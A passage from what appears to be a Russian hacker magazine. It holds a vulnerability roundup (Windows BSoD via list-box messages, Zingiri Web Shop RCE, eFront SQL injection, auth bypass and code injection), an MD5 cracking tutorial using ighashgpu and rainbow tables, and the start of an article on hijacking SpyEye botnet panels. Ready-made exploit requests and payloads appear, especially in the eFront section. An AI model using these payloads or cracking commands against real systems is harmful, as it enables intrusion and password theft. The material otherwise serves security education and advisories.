SendMessageCallback((HWND)-1,CB_ADDSTRING,0,0,0,0);
```

или

```
SendNotifyMessage((HWND)-1,CB_ADDSTRING,0,0);
```

В заключение перечислим все сообщения, использование которых в приведенном выше коде дает аналогичный результат — BSoD:

CB_ADDSTRING	0x0143
CB_INSERTSTRING	0x014A
CB_FINDSTRING	0x014C
CB_SELECTSTRING	0x014D
CB_FINDSTRINGEXACT	0x0158
LB_ADDSTRING	0x0180
LB_INSERTSTRING	0x0181
LB_SELECTSTRING	0x018C
LB_FINDSTRING	0x018F
LB_FINDSTRINGEXACT	0x01A2
LB_INSERTSTRINGUPPER	0x01AA
LB_INSERTSTRINGLOWER	0x01AB
LB_ADDSTRINGUPPER	0x01AC
LB_ADDSTRINGLOWER	0x01AD

TARGETS

Windows XP SP3/XP SP2 x64, Windows 2003 Server SP2 (+ itanium,x64), Windows Vista SP2/SP2 x64, Windows Server 2008 SP2 x32/x64/itanium, Windows 7 x32/x64, Windows 7 SP1 x32/x64, Windows Server 2008 r2 x64/itanium, r2 sp1 x64/itanium.

SOLUTION

Существует обновление для MS11-077, устраняющее эту уязвимость.

3 Удаленное выполнение кода в Wordpress Zingiri Web Shop Plugin

CVSSV2 7.5



(:N/AC:L/Au:N/C:P/I:P/A:P)

BRIEF

WordPress уже давно вышел за рамки простой платформы для ведения блогов. Теперь к нему можно прикрутить немыслимое количество плагинов, вплоть до тех, которые отвечают за внедрение электронной коммерции. Сегодня нашим подопытным стал один из таких плагинов — плагин для создания онлайн-магазина, — что еще раз доказывает беспечность некоторых программистов при разработке продуктов, на которые в первую очередь падает взор людей в черных шляпах. Уязвимость обнаружил исследователь Egidio Romano aka EgiX в конце октября. Хороший мальчик EgiX отправил разработчикам отчет о баге и только 13 ноября, после выхода исправленной версии, обнародовал подробную информацию об уязвимости.

EXPLOIT

Интересующий нас код содержится в функции /fws/addons/tinymce/jscripts/tiny_mce/plugins/ajaxfilemanager/ajax_save_name.php, строчки 37–56 представлены на соответствующем рисунке. Здесь мы можем повлиять на значение массива $selectedDocuments через POST-параметр value. Затем нужно отобразить содержимое $selectedDocuments с помощью функции displayArray() и вызвать функцию writeInfo(), использующую содержимое буфера, где находится $selectedDocuments. Рассмотрим функцию writeInfo(), находящуюся по адресу /fws/addons/tinymce/jscripts/tiny_mce/plugins/ajaxfilemanager/ajax_create_folder.php:

```
function writeInfo($data, $die = false)
{
    $fp = @fopen(dirname(__FILE__) .
        DIRECTORY_SEPARATOR . 'data.php', 'w+');
    @fwrite($fp, $data);
```

```
function getUserTimeTarget($url) {
    //return $_SESSION['s_time_target'];
    if (isset($_SESSION['s_lessons_ID']) && $_SESSION['s_lessons_ID']) {
        $entity = array($_SESSION['s_lessons_ID'] => 'lesson');
    } else {
        $entity = array(0 => 'system');
    }
    $urlParts = parse_url($url);
    $queryParts = explode('&', $urlParts['query']);
    foreach($queryParts as $part) {
        $result = explode("=", $part);
        switch ($result[0]) {
            case 'view_unit':
            case 'package_ID': $entity = array($result[1] => 'unit'); break;
            default: break;
        }
    }
    return $entity;
}
```

Код функции GetUserTimeTarget()

```
    @fwrite($fp, "\n\n" . date('d/M/Y H:i:s') );
    @fclose($fp);
...
```

О да! Она записывает переданные ей данные в файл data.php, что позволяет атакующему исполнить произвольный код на уязвимой системе с привилегиями веб-сервера. Эксплоит для этого бага доступен на exploit-db.com (EDB-ID: 18111). Он написан на PHP, поэтому для его использования необходимо установить интерпретатор языка PHP. Для винды тебе придется скачивать инсталлер с официального сайта, а для линуксов достаточно одной команды пакетного менеджера, например:

```
// для Arch Linux
# pacman -S php
// для Debian-based
# apt-get install php
```

Использовать эксплоит достаточно просто:

```
$ php 18111.php <host> <path>
```

Здесь <host> — наименование хоста, <path> — путь к WordPress. Стоит отметить, что такой же баг присутствует в аналоге этого плагина для Joomla!, но там он не эксплуатабелен из-за неподходящего значения переменной CONFIG_SYS_ROOT_PATH.

TARGETS

Wordpress Zingiri Web Shop Plugin от 0.9.12 до 2.2.3.

SOLUTION

Обновиться до версии 2.2.4 или более поздней.



4 Множественные уязвимости в eFront

CVSSV2 7.5



(AV:N/AC:L/Au:N/C:P/I:P/A:P)

BRIEF

В конце октября исследователь под ником EgiX опубликовал информацию о целой пачке уязвимостей в популярном за рубежом корпоративном продукте eFront. Этот продукт интересен хотя бы просто потому, что на его примере можно рассмотреть большинство широко распространенных в настоящее время уязвимостей в веб-приложениях и понять, как не надо программировать.

EXPLOIT

1. Удаленное выполнение кода. Бажный код содержится в файле /www/editor/tiny_mce/plugins/save_template/save_template.php (строки 8–18):

```
if ($_POST['templateName']) {
    $dir = '../../../../content/editor_templates/'.
        $_SESSION['s_login'];
    if (!is_dir($dir) && !mkdir($dir, 0755)) {
        throw new Exception(_COULDNOTCREATEDIRECTORY);
    }
    $filename = $dir.'/'.$_POST['templateName'].'.html';
    $templateContent = $_POST['templateContent'];
    if(file_exists($filename) === false) {
        $ok = file_put_contents($filename,
            $templateContent);
        chmod($filename, 0644);
```

Данные пользователя, передаваемые в функцию file_put_contents() через параметры $_POST['templateName'] и $_POST['templateContent'], никак не фильтруются. Таким образом, атакующий, который имеет аккаунт в системе, может записать произвольный код в файл с расширением php, если включена директива magic_quotes_gpc. Запрос, эксплутирующий эту уязвимость, выглядит так:

```
POST /efront/www/editor/tiny_mce/plugins/
 save_template/save_template.php HTTP/1.1
Host: localhost
Content-Length: 60
Content-Type: application/x-www-form-urlencoded
Connection: keep-alive
templateName=sh.php%00&templateContent=
<?php evil_code(); ?>
```

2. Загрузка произвольных файлов. Уязвимый код содержится в функции checkFile(), которая находится в файле /libraries/filesystem.class.php, строки 3143–3154 представлены на соответствующем рисунке. Метод FileSystemTree::uploadFile(), отвечающий за загрузку всех файлов, использует checkFile() для проверки расширения загружаемого файла. Она, в свою очередь, сравнивает расширение с элементами черного списка file_black_list, в число которых по умолчанию входят php, php3, jsp, asp, cgi, pl, exe, com, bat. Благодаря этому атакующий может запросто загрузить аватар с расширением php.

3. SQL-инъекция через оператор UPDATE. Рассмотрим код функции getUserTimeTarget(), которая находится в /libraries/tools.php: он представлен на соответствующей картинке. Эта функция парсит переданную ей ссылку и, если находит параметр package_ID, использует её значение как индекс в массиве $entity. Чтобы понять суть проблемы, заглянем в код /www/periodic_updater.php:

```
if ($_SESSION['s_login']) {
 $entity = getUserTimeTarget($_GET['HTTP_REFERER']);
 //$entity = $_SESSION['s_time_target'];
 //Update times for this entity
 $result = eF_executeNew("update user_times set time=time+("
  .time().
   "-timestamp_now),timestamp_now="
  .time().
  "where session_expired = 0 and session_custom_identifier = '".
  $_SESSION['s_custom_identifier'].
  "' and users_LOGIN = '".
  $_SESSION['s_login'].
  "' and entity = '".
  current($entity).
  "'and entity_id = '".
  key($entity).
  "'");
```

Данные, содержащиеся в $_GET['HTTP_REFERER'], передаются в функцию getUserTimeTarget(), а возвращаемое значение используется при последующем вызове функции eF_executeNew(). Таким образом, для внедрения произвольного SQL-выражения атакующий может запросить URL следующего вида:

```
http://localhost/efront/www/periodic_updater.php?
HTTP_REFERER=http://host/?package_ID=[SQL]
```

В последних версиях продукта данные берутся из переменной $_SERVER['HTTP_REFERER'], что, в общем-то, никак не влияет на баг. Для успешной реализации атаки необходимо иметь аккаунт в системе.

4. Обход аутентификации и повышение привилегий. Уязвимый код находится в /www/index.php:

```
if (isset($_COOKIE['cookie_login'])
  && isset($_COOKIE['cookie_password']))
{
  try {
    $user = EfrontUserFactory :: factory(
       $_COOKIE['cookie_login']);
    $user -> login($_COOKIE['cookie_password'], true);
```

Данные в $_COOKIE['cookie_login'], используемые для создания нового объекта с помощью метода EfrontUserFactory::factory(), не фильтруются, благодаря чему можно обойти аутентификацию и повысить привилегии:

```
GET /efront/www/index.php HTTP/1.1
Host: localhost
Cookie: cookie_login=admin;cookie_login=1;cookie_
login=administrator;cookie_login=1;cookie_password=1
Connection: keep-alive
```

5. Внедрение произвольного PHP-кода. Уязвимый кусок кода находится в /www/student.php:

```
if (isset($_GET['course']) ||
   isset($_GET['from_course']))
{
   if ($_GET['course'])
   {
       $course = new EfrontCourse($_GET['course']);
    } else {
       $course = new EfrontCourse($_GET['from_course']);
    }
    $eligibility = $course -> checkRules(
        $_SESSION['s_login']);
```

Данные, находящиеся в $_GET['course'] или $_GET['from_course'], не фильтруются перед созданием нового объекта EfrontCourse, что позволяет выполнить код, так как в процессе создания объекта вызывается функция eval():

```
/student.php?lessons_ID=1&course[id]=1&course
[directions_ID]=1&course[rules]=a:1:{s:19:"1];
phpinfo();die;/*";a:1:{s:6:"lesson";i:0;}}
```

TARGETS

eFront <= 3.6.10 (build 11944).

SOLUTION

Обновиться до более поздней версии.

Илья Вербицкий (blog.chivavas.org)

ШТУРМ MD5

ВСЕ МЕТОДЫ ВЗЛОМА ПОПУЛЯРНОГО АЛГОРИТМА ХЕШИРОВАНИЯ



INFO

Видеокарта ATI Radeon HD 4850 X2 позволяет генерировать до 2,2 миллиардов хешей в секунду!

Использование алгоритма MD5 в ЭЦП неприемлемо вследствие недостаточной устойчивости этого алгоритма к поиску коллизий.

WWW

bit.ly/vEhdir — добавление нового алгоритма хеширования в RainbowCrack при помощи API.

bit.ly/vTSB9K — описание формата «радужной» таблицы.

DVD

На нашем диске ты сможешь найти подробное обучающее видео и соответствующие программы для реализации всех описанных в статье способов взлома MD5.

Ни для кого не секрет, что криптография прочно вошла в нашу жизнь. Интернет-сервисы, социальные сети, мобильные устройства — все они хранят в своих базах пароли пользователей, зашифрованные с помощью различных алгоритмов. Наиболее популярным таким алгоритмом сегодня, безусловно, является MD5. О способах его взлома и пойдет речь.

НЕМНОГО О КРИПТОГРАФИИ

Современная криптография включает в себя три направления: шифрование с закрытым ключом, шифрование с открытым ключом и хеширование. Сегодня мы поговорим о том, что такое хеширование и с чем его едят. В целом под хешированием понимают преобразование входных данных произвольной длины в выходную битовую строку фиксированной длины. Чаще всего хеш-функции применяют в процессе аутентификации пользователя (в базе данных обычно хранится хеш пароля вместо самого пароля) и для вычисления контрольных сумм файлов, пакетов данных и т. п. Одним из наиболее известных и широко используемых алгоритмов хеширования является MD5.

НАЧАЛО

Алгоритм MD5 представляет собой 128-битный алгоритм хеширования. Это значит, что он вычисляет 128-битный хеш для произвольного набора данных, поступающих на его вход. Этот алгоритм разработал профессор Рональд Ривест из Массачусетского технологического института в 1991 году для замены менее надежного предшественника — MD4. Алгоритм был впервые опубликован в апреле 1992 года в RFC 1321. После этого MD5 стал использоваться для решения самых разных задач, от хеширования паролей в CMS до создания электронно-цифровых подписей и SSL-сертификатов.

О том, что алгоритм MD5 можно взломать, впервые заговорили в 1993 году. Исследователи Берт ден Боер и Антон Боссиларис показали, что в алгоритме возможны псевдоколлизии. Через три года, в 1996-м, Ганс Доббертин опубликовал статью, в которой доказал наличие коллизий и описал теоретическую возможность взлома MD5. Это был еще не взлом, но в мире начались разговоры о необходимости перехода на более надежные алгоритмы хеширования, например SHA1 (на момент написания этой статьи уже было доказано, что коллизии имеются и в этом алгоритме, поэтому рекомендую использовать SHA2) или RIPEMD-160.

ПЕРВЫЕ АТАКИ

Непосредственный взлом MD5 начался 1 марта 2004 года. Компания CertainKey Cryptosystems запустила проект MD5CRK — распределенную систему поиска коллизий. Целью проекта был поиск двух сообщений с идентичными хеш-кодами. Проект завершился 24 августа 2004 года, когда четыре независимых исследователя — Ван Сяоюнь, Фэн

Пример коллизии MD5-хешей

Брут MD5 по маске

Дэнгуо, Лай Сюэцзя и Юй Хунбо — обнаружили уязвимость алгоритма, позволяющую найти коллизии аналитическим методом за более-менее приемлемое время. С помощью этого метода можно всего лишь за час выявить коллизии на кластере IBM p690 (жаль, что у меня нет такого дома). :-) Первого марта 2005 года было продемонстрировано первое использование указанной уязвимости на практике. Группа исследователей представила два сертификата X.509 с разными наборами ключей, но с идентичными контрольными суммами. В том же году Властимил Клима опубликовал алгоритм, позволяющий обнаруживать коллизии на обычном ноутбуке за несколько часов. В 2006 он пошел дальше. Восемнадцатого марта 2006 года исследователь обнародовал алгоритм, находящий коллизии за одну минуту! Этот метод получил название «туннелирование». В 2008 году на конференции Chaos Communication Congress была представлена статья о методе генерации поддельных сертификатов X.509. Фактически это был первый случай реального использования коллизий в алгоритме MD5.

Большая работа была также проделана и для ускорения взлома хешей. В 2007 году Кевин Бриз представил программу, использующую Sony PlayStation3 для взлома MD5. Он сумел добиться очень неплохих результатов: 1,4 миллиарда MD5-хешей генерировались всего лишь за одну секунду! Уже через два года, в 2009-м, на BlackHat USA вышла статья об использовании GPU для поиска коллизий, что позволяло повысить его скорость в несколько раз, особенно если он выполнялся с помощью нескольких видеокарт одновременно.

ЭТО КОНЕЦ?

В 2011 году IETF согласилось внести изменения в RFC 1321 (MD5) и RFC 2104 (HMAC-MD5). Так появился документ RFC 6151. Он признает алгоритм шифрования MD5 небезопасным и рекомендует отказаться от его использования. На мой взгляд, этот документ официально положил конец MD5. Однако, несмотря на то что алгоритм MD5 был официально признан небезопасным, существуют тысячи, если не десятки и сотни тысяч приложений, которые используют его для хранения паролей, в электронно-цифровых подписях и для вычисления контрольных сумм файлов. Кстати, 31 октября 2008 года NIST объявила конкурс среди криптографов. Цель конкурса — разработать алгоритм хеширования на замену устаревшим SHA1 и SHA2. На данный момент финалисты уже определены — это BLAKE, Gostl, JH, Keccak и Skein. Победителя выберут во втором квартале этого года.

I GHASHGPU: ВЗЛОМ С ПОМОЩЬЮ GPU

Но хватит теории. Давай перейдем к делу и поговорим непосредственно о взломе нашего любимого алгоритма. Предположим, что нам в руки попал хеш какого-то пароля: d8578edf8458ce06fbc5bb76a58c5ca4. Для взлома этого хеша я предлагаю воспользоваться программой Ighashgpu, которую можно скачать на сайте www.golubev.com или найти на нашем диске. Утилита распространяется совершенно бесплатно и спокойно работает под виндой. Чтобы ускорить процесс взлома хеша, Ighashgpu использует GPU, поэтому тебе необходима как минимум одна видеокарта nVidia или ATI с поддержкой CUDA/ATI Stream. Современные графические процессоры построены на несколько иной архитектуре, нежели обычные CPU, поэтому они гораздо эффективнее обрабатывают графическую информацию. Хотя GPU предназначены для обработки трехмерной графики, в последние несколько лет появилась тенденция к их применению и для обычных вычислений. Начать работать с программой не просто, а очень просто: распакуй архив в любое место на диске и приступай к взлому с помощью командной строки Windows:

```
ighashgpu.exe -t:md5 \
    -h:d8578edf8458ce06fbc5bb76a58c5ca4 -max:7
```

Мы используем вышеприведенный способ для взлома одного определенного хеша, сгенерированного при помощи алгоритма MD5. Максимальная длина возможного пароля составляет семь символов. Через какое-то время пароль будет найден (qwerty).


Теперь давай попробуем взломать еще один хеш, но с немного другими условиями. Пусть наш хеш имеет вид d11fd4559815b2c3de1b685bb78a6283, а включает в себя буквы, цифры, знак подчеркивания и имеет суффикс «_admin». В данном случае мы можем использовать перебор пароля по маске, чтобы упростить программе задачу:

```
ighashgpu.exe -h:d11fd4559815b2c3de1b685bb78a6283 -t:md5
-u:[abcdefghijklmnopqrstuwvxyz1234567890_] -m:??????_admin
```

Здесь параметр '-u' позволяет указать набор символов, используемых при переборе, а параметр '-m' задает маску пароля. В нашем случае маска состоит из шести произвольных символов, после которых идет сочетание «_admin». Подбор пароля также не составит никакого труда.

КОЛЛИЗИИ

Коллизией в криптографии называют два разных входных блока данных, которые для одной и той же хеш-функции дают один и тот же хеш. Каждая функция на выходе дает последовательность битов определенной длины, которая не зависит от размера первоначальных данных. Отсюда следует, что коллизии существуют для любого алгоритма хеширования. Однако вероятность того, что ты сможешь найти коллизию в «хорошем» алгоритме, практически стремится к нулю. К сожалению или к счастью, алгоритмы хеширования могут содержать ошибки, как и любые программы. Многие хеш-функции либо уже были сломаны, либо скоро будут. В данном случае «сломать» — значит найти коллизию за время, которое много меньше заявленной бесконечности.



Взломаные хеши из файла encrypted.dat

IGHASHGPU: СПИСКИ

Теперь давай попробуем взломать сразу несколько паролей одновременно. Предположим, что к нам в руки попала база данных хешей паролей. При этом известно, что каждый пароль оканчивается символами c00l:

```
f0b46ac8494b7761adb7203aa7776c2a
f2da202a5a215b66995de1f9327dbaa6
c7f7a34bbe8f385faa89a04a9d94dacf
cb1cb9a40708a151e6c92702342f0ac5
00a931d3facaad384169ebc31d38775c
4966d8547cce099ae6f666f09f68458e
```

Сохрани хеши в файле encrypted.dat и запусти Ighashgpu как указано ниже:

```
ighashgpu.exe -t:md5 -u:[abcdefghijklmnopqrstuwvxyz1234567890_]
  -m:??????c00l encrypted.dat
```

После завершения работы программы в папке Ighashgpu появится файл ighashgpu_results.txt со взломанными паролями:

```
f0b46ac8494b7761adb7203aa7776c2a:1rootxc00l
f2da202a5a215b66995de1f9327dbaa6:pwd12xc00l
c7f7a34bbe8f385faa89a04a9d94dacf:pwd34yc00l
cb1cb9a40708a151e6c92702342f0ac5:pwd56yc00l
4966d8547cce099ae6f666f09f68458e:pwd98zc00l
00a931d3facaad384169ebc31d38775c:pwd78zc00l
```

IGHASHGPU: СОЛЬ

Напоследок давай произведем взлом «подсоленного» хеша. Предположим, что хеш генерируется по следующему алгоритму:

```
var plain = password + "s41t";
var hash = md5(plain);
```

В итоге мы получили следующий хеш: 42151cf2ff27c5181bb36a8bcfafea7b.

Ighashgpu позволяет указывать «соль» в параметре «-asalt»:

```
ighashgpu.exe -h:42151cf2ff27c5181bb36a8bcfafea7b \
   -t:md5 -u:[abcdefghijklmnopqrstuwvxyz1234567890_] \
   -asalt:s41t
```

И мы снова получили искомый пароль легко и быстро.

ЗАНИМАТЕЛЬНАЯ МАТЕМАТИКА

Для 8-символьного пароля, составленного из первых 126 символов ASCII, доступно 63 527 879 748 485 376 возможных комбинаций. Для 254 символов количество возможных комбинаций возрастает до 17 324 859 956 700 833 536, что аж в 2,7 миллиарда раз больше, чем людей на нашей планете. Если создать текстовый файл, содержащий все эти пароли, то он займет миллионы терабайт. Конечно, в современном мире это возможно, но стоимость хранения такого файла будет просто заоблачной.

ВЗЛОМ MD5 В РЕЖИМЕ ТУРБО

Взлом хешей путем полного перебора даже на самом лучшем железе занимает довольно много времени, особенно если пароль больше восьми символов. Самый простой способ увеличить скорость подбора пароля — это создать базу данных всех хешей для определенного набора символов. В 80-х годах прошлого столетия хакеры полагали, что когда у них появится более мощное железо, 640 Кб памяти и жесткий диск размером в 10 Мб, то такая база станет реальностью и подбор любого пароля превратится в минутное дело. Однако железо развивалось, а мечта так и оставалась мечтой. Ситуация изменилась лишь в августе 2003 года, после того, как Филипп Оэшлин, доктор философии в области компьютерных сетей из Швейцарского технологического института в Лозанне, опубликовал свою работу о проблеме выбора оптимального соотношения место-время. В ней описывался метод взлома хеш-функций с помощью «радужных» таблиц. Суть нового метода заключается в следующем. Сначала необходимо выбрать произвольный пароль, который затем хешируется и подвергается воздействию функции редукции, преобразующей хеш в какой-либо возможный пароль (к примеру, это могут быть первые 64 бита исходного хеша). Далее строится цепочка возможных паролей, из которой выбираются первый и последний элементы. Они записываются в таблицу. Чтобы восстановить пароль, применяем функцию редукции к исходному хешу и ищем полученный возможный пароль в таблице. Если такого пароля в таблице нет, хешируем его и вычисляем следующий возможный пароль. Операция повторяется, пока в «радужной» таблице не будет найден пароль. Этот пароль представляет собой конец одной из цепочек. Чтобы найти исходный пароль, необходимо прогнать всю цепочку заново. Такая операция не занимает много времени, в зависимости от алгоритма построения цепочки это обычно несколько секунд или минут. «Радужные» таблицы позволяют существенно сократить объем используемой памяти по сравнению с обычным поиском. Единственный недостаток описанного метода состоит в том, что на построение таблиц требуется довольно много времени.

Теперь перейдем от слов к делу и попробуем взломать парутройку хешей паролей с помощью этого метода.

«РАДУЖНЫЙ» ВЗЛОМ

Сначала необходимо определиться с программой. Лично мне нравится RainbowCrack (project-rainbowcrack.com), которая распространяется бесплатно и работает как на Windows, так и на

RAINBOW TABLES

«Радужные» таблицы — это особый тип словаря, который содержит цепочки паролей и позволяет подобрать пароль в течение нескольких секунд или минут с вероятностью 85–99%.

Linux. Она поддерживает четыре алгоритма хеширования: LN/NTLM, MD5 и SHA1. Программа не требует установки, достаточно распаковать ее куда-нибудь на диск. После распаковки необходимо найти «радужные» таблицы для алгоритма MD5. Здесь все не так просто: их можно либо скачать бесплатно, либо купить, либо сгенерировать самостоятельно. Один из самых больших архивов бесплатных таблиц доступен на сайте проекта Free Rainbow Tables (freerainbowtables.com). Кстати, ты тоже можешь помочь проекту, если скачаешь клиент с сайта и присоединишься к распределенной международной сети, которая генерирует «радужные» таблицы. На момент написания статьи на этом сайте уже было доступно 3 Тб таблиц для алгоритмов MD5, SHA1, LM и NTLM. Если у тебя нет возможности слить такой объем информации, то на том же сайте можно заказать диски с «радужными» таблицами. На данный момент предлагается три пакета: LN/NTLM, MD5 и SHA1 — по 200 долларов каждый. Мы же сгенерируем таблицы самостоятельно. Для этого необходимо использовать программу rtgen, входящую в состав RainbowCrack. Она принимает следующие входные параметры:

- hash_algorithm — алгоритм хеширования (LM, NTLM, MD5 или SHA1);
- charset — один из наборов символов, содержащийся в файле charset.txt;
- plaintext_len_min и plaintext_len_max — минимальная и максимальная длина пароля;
- table_index, chain_len, chain_num и part_index — «магические числа», описанные в статье Филиппа Оэшлина (bit.ly/nndT8M).

Рассмотрим последние параметры подробнее:

1. table_index — индекс «радужной» таблицы, который можно использовать при разбивке таблицы на несколько файлов. Я использовал 0, так как моя таблица состояла всего из одного файла.
2. chain_len — количество уникальных паролей в цепочке.
3. chain_num — количество цепочек в таблице.
4. part_index — это параметр, определяющий начало цепочки. Создатели программы просят использовать в качестве этого параметра только число (я использовал 0).

Теперь запускаем генерацию «радужной» таблицы для MD5:

```
rtgen.exe md5 loweralpha-numeric 1 7 0 2000 97505489 0
```

В данном случае мы создаем таблицу паролей, состоящих из цифр и прописных букв латинского алфавита и имеющих длину от одного до семи символов. На моем Eee PC с процессором Intel Atom N450 этот процесс занял почти два дня :). В итоге я получил файл md5_loweralpha-numeric#1-7_0_2000x97505489_0.rt размером в 1,5 Гб.

Далее полученную таблицу необходимо отсортировать, чтобы оптимизировать поиск нужной нам цепочки. Для этого запускаем rtsort.exe:


```
rtsort.exe md5_loweralpha-numeric#1-7_0_2000x97505489_0.rt
```

Ждем пару минут и таблица готова! Теперь можно ломать сами пароли. Для начала попробуем подобрать пароль для одного хеша: `d8578edf8458ce06fbc5bb76a58c5ca4`. Запускаем rcrack_gui.exe и выбираем Add Hash... в меню File. В появившемся окне вводим хеш и нажимаем OK. Теперь выбираем файл с «радужной» таблицей. Для этого используем пункт Search Rainbow Tables... в меню Rainbow Table. В открывшемся окне для выбора файла ищем файл с таблицей, у меня это `md5_loweralpha-numeric#1-7_0_2000x97505489_0.rt`, затем жмем Open. Через несколько секунд пароль у нас в руках! Аналогичную операцию можно произвести и над списком хешей из файла.

«РАДУЖНЫЕ» ТАБЛИЦЫ VS. CPU VS. GPU

Я думаю, ты обратил внимание на то, насколько быстро Ighashgpu способен взламывать MD5-хеши полным перебором, и на то, что RainbowCrack делает это еще быстрее при наличии хорошей «радужной» таблицы. Я решил сравнить скорость работы этих программ. Для чистоты эксперимента я использовал программу MDCrack, которая осуществляет брут пароля на CPU (и является одной из лучших среди программ такого типа). Вот что получилось в результате для GPU (nVidia GeForce GT 220M), CPU (Intel Atom N450, два ядра) и «радужных» таблиц:

Генерирую радужную таблицу



Радужная таблица изнутри

Длина пароля	GPU	CPU	Таблицы
4 символа	00:00:01	00:00:01	00:00:16
5 символов	00:00:02	00:00:09	00:00:16
6 символов	00:00:16	00:05:21	00:00:10
7 символов	00:07:11	09:27:52	00:00:04

Как видишь, скорость перебора с использованием CPU намного меньше, чем с использованием GPU или «радужных» таблиц. Более того, большинство специализированных программ позволяет создать кластер из видеокарт, благодаря чему скорость перебора пароля увеличивается в разы. Я думаю, ты обратил внимание на то, что скорость подбора 4- и 5-символьного паролей ниже, чем скорость подбора пароля из шести или семи символов. Это связано с тем, что поиск пароля начинается только после загрузки таблицы в память. Получается, что из шестнадцати секунд в среднем тринадцать тратится на загрузку и три — на взлом хеша.

ВМЕСТО ЗАКЛЮЧЕНИЯ

В конце я бы хотел немного поговорить о защите твоих паролей. Во-первых, не используй уязвимые алгоритмы хеширования, такие как MD5 или SHA1. На данный момент стоит задуматься об использовании одной из криптографических хеш-функций SHA2 или SHA3 (как только опубликуют соответствующий стандарт). Во-вторых, не используй функции хеширования напрямую. Всегда старайся использовать «соль» и комбинировать различные алгоритмы. И в-третьих, выбирай сложные произвольные пароли длиной как минимум восемь символов. Конечно, это не защитит тебя от взлома на 100 %, но хотя бы усложнит жизнь злоумышленникам.

Sanjar Satsura (sanjar@xakep.ru, twitter.com/#!/sanjar_satsura)

Как угоняют ботнеты

ПОКОРЯЕМ ЗОМБИ-СЕТИ НА БАЗЕ SPYEYE

Недавно мы изучали опыт крупных компаний по закрытию ботнетов. Однако захватить контроль над ботнетом нередко удается и независимым исследователям безопасности. Для этого не нужно иметь семь пядей во лбу, достаточно одного умения использовать вполне тривиальные уязвимости.

Для построения ботнетов существует немало инструментов, как приватных, так и публичных. Среди тех, которые можно купить или даже раздобыть бесплатно, особенно выделяется SpyEye. Это одна из лучших на сегодняшний день систем для организации ботнет-сетей. Эта программа, изначально созданная андеграундным кодером под ником gribodemon и впоследствии объединенная с не менее известным трояном Zeus, вобрала в себя лучшие особенности обоих продуктов. Даже если ты не знаком с понятием ботнета и читаешь][сравнительно недавно, то все равно наверняка слышал о SpyEye. Такая популярность играет на пользу исследователям безопасности. Частое использование старых уязвимых админок SpyEye и общедоступные инструменты для отслеживания C&C-серверов (вроде SpyEye Tracker) помогают добраться до ботнета, за которым плохо приглядывают. Об этом и поговорим.

Командный центр троянца



WWW

bit.ly/tBYWgi — презентация от Google по ботнетам;
SpyEyetracker.abuse.ch — SpyEye Tracker;
pastebin.com/T0pUiEJp — подробное описание троянца;
bit.ly/sXe4PC — командные центры SpyEye для тестов;
exploit-db.com — самая большая база эксплойтов.

WARNING

Вся информация предоставлена исключительно в ознакомительных целях.
Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный с использованием материалов этой статьи.

SPYEYE В ДВУХ СЛОВАХ

Итак, SpyEye. Изначально «шпионский глаз» создавался как троянская программа для кражи данных. Его основную функциональность обеспечивал модуль для форм-граббинга (form grabbing), который интенсивно использовал webinjects (webinjects.txt) и стилинг (декрипт и кражу) данных из программ, служащих для проведения банковских операций. В дальнейшем трой стал пополняться все новыми и новыми функциональными возможностями. Сейчас он представляет собой расширяемую троянскую программу, которая состоит из основного исполняемого файла и подгружаемых этим файлом модулей (они же плагины, plugins). Разработаны плагины для DDoS, удаленного доступа к рабочему столу через RDP, поднятия SOCKS-сервера, граббинга кредитных карт и т. д. (подробности ты можешь прочитать в статье «Глаз зла» в #10/2011 номере][). Клиентская часть строится в очень удобном билдере (его интерфейс смотри на скриншоте). По степени распространённости SpyEye стоит на втором месте после ботнета TDL, а по уровню «попсовости» уже давно переплюнул своего предка Зевса. Как было подмечено выше, в эту троянскую программу с конца 2009 был интегрирован исходный код Зевса, а вместе с ним и весь его функционал, что подтверждается реверс-инжинирингом сэмплов бота. По утверждению компании Symantec, в SpyEye входит около 70 % исходного кода Zeus (берем на заметку в связи с тем, что я слил в публичный доступ исходники второго), что видно по общему строению и особенностям функционирования трояна.

ИССЛЕДОВАНИЯ

Как и почти все другие известные ботнет-системы, SpyEye имеет клиент-серверную архитектуру. Серверная часть представлена админ-панелью (C&C) на популярном интерпретируемом языке PHP, который де-факто стал стандартом для построения всяких эксплойт-паков и админок ботнетов. Очевидно, что для управления ботнетом необходимо как-то проникнуть в его админку. Я не буду изобретать велосипед и предложу несколько вполне стандартных способов для поиска уязвимостей, которые могут в этом помочь:

1. Статический анализ кода. Вспоминаем написанные выше строки, где говорилось, что центр управления ботнетом написан на PHP. Существует целая куча различных инструментов для статического анализа PHP-кода. Лучшим, наверное, является PHP Bug Scanner, который разработал Raz0r (bit.ly/tBFuwY). Лично мне с помощью этого сканера удалось найти немало уязвимостей в популярных crime kits нашего времени.

Билдер SpyEye



